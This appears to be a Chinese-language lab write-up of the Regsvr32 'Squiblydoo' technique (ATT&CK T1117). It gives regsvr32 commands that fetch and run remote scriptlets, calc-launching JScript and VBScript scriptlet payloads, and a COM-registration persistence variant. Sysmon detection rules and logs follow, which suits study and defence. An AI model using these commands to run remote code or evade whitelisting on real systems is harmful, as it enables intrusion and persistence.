T1117-Regsvr32

Regsvr32.exe是一个命令行程序，用于在Windows系统上注册和取消注册对象链接，嵌入控件和动态链接库。Regsvr32.exe可用于执行任意二进制文件。

攻击者可以利用此功能来代理攻击代码的执行，以避免触发安全工具，这些工具可能无法监视regsvr32.exe进程的执行和加载的模块，因为Windows使用regsvr32.exe进行正常操作时会出现白名单或误报。Regsvr32.exe也是Microsoft签名的二进制文件。

Regsvr32.exe还可用于专门绕过进程白名单，使用功能加载COM scriptlet以在用户权限下执行DLL。由于regsvr32.exe具有网络功能，因此可以调用远程脚本来执行代码。

远程命令执行

```
读取远程payload执行
regsvr32 /s /n /u /i:<url/aa.sct> scrobj.dll
读取本地payload执行
regsvr32 /s /n /u /i:<aa.sct> scrobj.dll
```

技术复现

1. 建立aaa.sct文件放至HTTP服务

```
File: aa.sct
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="TESTING"
  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >
  <script language="JScript">
    <![CDATA[
      var foo = new ActiveXObject("WScript.Shell").Run("calc.exe");
    ]]>
</script>
</registration>
</scriptlet>

root@kali:~/L/sct# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

结果验证

后门驻留

该技术用户后门的方式与远程命令执行类似，在调用远程脚本去掉选项 /n /u 让COM对象注册到注册表中，需要用脚本执行COM对象才能执行（这种方式还需要其他的机制触发脚本运行才能稳定控制，有点鸡肋），所以通过COM劫持替换常被调用的COM对象来实现驻留更为有效，COM劫持本篇不讨论，留在后门的文章详说。

技术复现

1. 创建COM对象的sct文件


```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="Test"
  classid="{20002222-0000-0000-0000-000000000002}"
>
</registration>
<public>
  <method name="exec">
  </method>
</public>
<script language="JScript">
  <![CDATA[
    function exec(){
      new ActiveXObject('WScript.Shell').Run('calc.exe');
    }
```

```
  ]]>
</script>
</scriptlet>
```


2. 创建执行脚本调用COM对象


```
var test = new ActiveXObject("Test");
test.exec()
```

结果验证



此时在注册表可以看见注册的COM对象





相关知识

1. Regsvr32的参数含义

   Regsvr32 [/s] [/n] [/i[:cmdline]] dllname
   /u 卸载安装的控件，卸载服务器注册
   /s 注册成功后不显示操作成功信息框
   /i 调用DllInstall函数并把可选参数[cmdline]传给它，当使用/u时用来卸载DLL
   /n 不调用DllRegisterServer，该参数必须和/i一起使用

   当使用 /u 时，命令不会在注册表注册COM对象，只会执行远程的scriptlet

2. srcobj.dll起到什么作用

   Scrobj.dll用于注册和取消注册COM对象，这是触发此操作所需的。详情见此


威胁取证

命令行特征：（级别：高）

```
# 不管是本地还是远程调用，都必须要关键字regsvr32，\i，scrobj.dll
eventid = 1 AND cmdline regex regsvr32\s+.*\i:.*?\s+scrobj.dll
```

加载项特征：（级别：高）

```
# 在执行scriptlet是会使用Jscript或者vbscript脚本，这样系统就会调用脚本程序
eventid = 7 AND ImageLoaded contains ('jscript' OR 'vbscript')
```



验证vbscript作为payload确认会调用

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="TESTING"
  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >
  <script language="vbscript">
    <![CDATA[
      set foo = createobject("WScript.Shell")
      foo.Run("cmd.exe /c calc.exe")
    ]]>
</script>
</registration>
</scriptlet>
```

```
t  message                    Image loaded:
                              RuleName: ,T1117,Regsvr32,Techniques
                              UtcTime: 2019-09-15 13:04:55.752
                              ProcessGuid: {00000000-0000-0000-0000-000000000000}
                              ProcessId: 1836
                              Image: C:\Windows\System32\regsvr32.exe
                              ImageLoaded: C:\Windows\System32\vbscript.dll
                              FileVersion: 5.8.7601.17066
                              Description: Microsoft ® VBScript
                              Product: Microsoft ® VBScript
                              Company: Microsoft Corporation
                              OriginalFileName: vbscript.dll
                              Hashes: MD5=E42B1DB1860F846AF063970207EF1976,SHA256=871895DBC014F46A98A582DDAB3DB20CFA90661CDE31492F1A9472D3711FD339
                              Signed: true
                              Signature: Microsoft Windows
                              SignatureStatus: Valid
```

进程特征：（级别：中）

```
# 当regsvr32作为父进程创建其他程序时是一种可疑行为
ParentImage contians 'regsvr32.exe'
```

```
t  message                    Process Create:
                              RuleName: ,T1059,Command-Line Interface,Techniques
                              UtcTime: 2019-09-15 13:16:03.730
                              ProcessGuid: {E2C002EF-3993-5D7E-0000-0010DB083008}
                              ProcessId: 2624
                              Image: C:\Windows\System32\cmd.exe
                              FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850)
                              Description: Windows Command Processor
                              Product: Microsoft® Windows® Operating System
                              Company: Microsoft Corporation
                              OriginalFileName: Cmd.Exe
                              CommandLine: "C:\Windows\System32\cmd.exe" /c calc.exe
                              CurrentDirectory: C:\Users\Administrator\
                              User: WIN7-1802131158\Administrator
                              LogonGuid: {E2C002EF-2900-5D7E-0000-0020483D0900}
                              LogonId: 0x93d48
                              TerminalSessionId: 1
                              IntegrityLevel: High
                              Hashes: MD5=5746BD7E255DD6A8AFA06F7C42C1BA41,SHA256=DB06C3534964E3FC79D2763144BA53742D7FA250CA336F4A0FE724B75AAFF386
                              ParentProcessGuid: {E2C002EF-398F-5D7E-0000-0010A90B2E08}
                              ParentProcessId: 2960
                              ParentImage: C:\Windows\System32\regsvr32.exe
                              ParentCommandLine: regsvr32  /n /u /s /i:http://192.168.218.152:8000/cc.sct scrobj.dll
```

参考

https://attack.mitre.org/techniques/T1117/

https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/

https://security.stackexchange.com/questions/183021/how-does-this-applocker-bypass-work-exactly-squibblydoo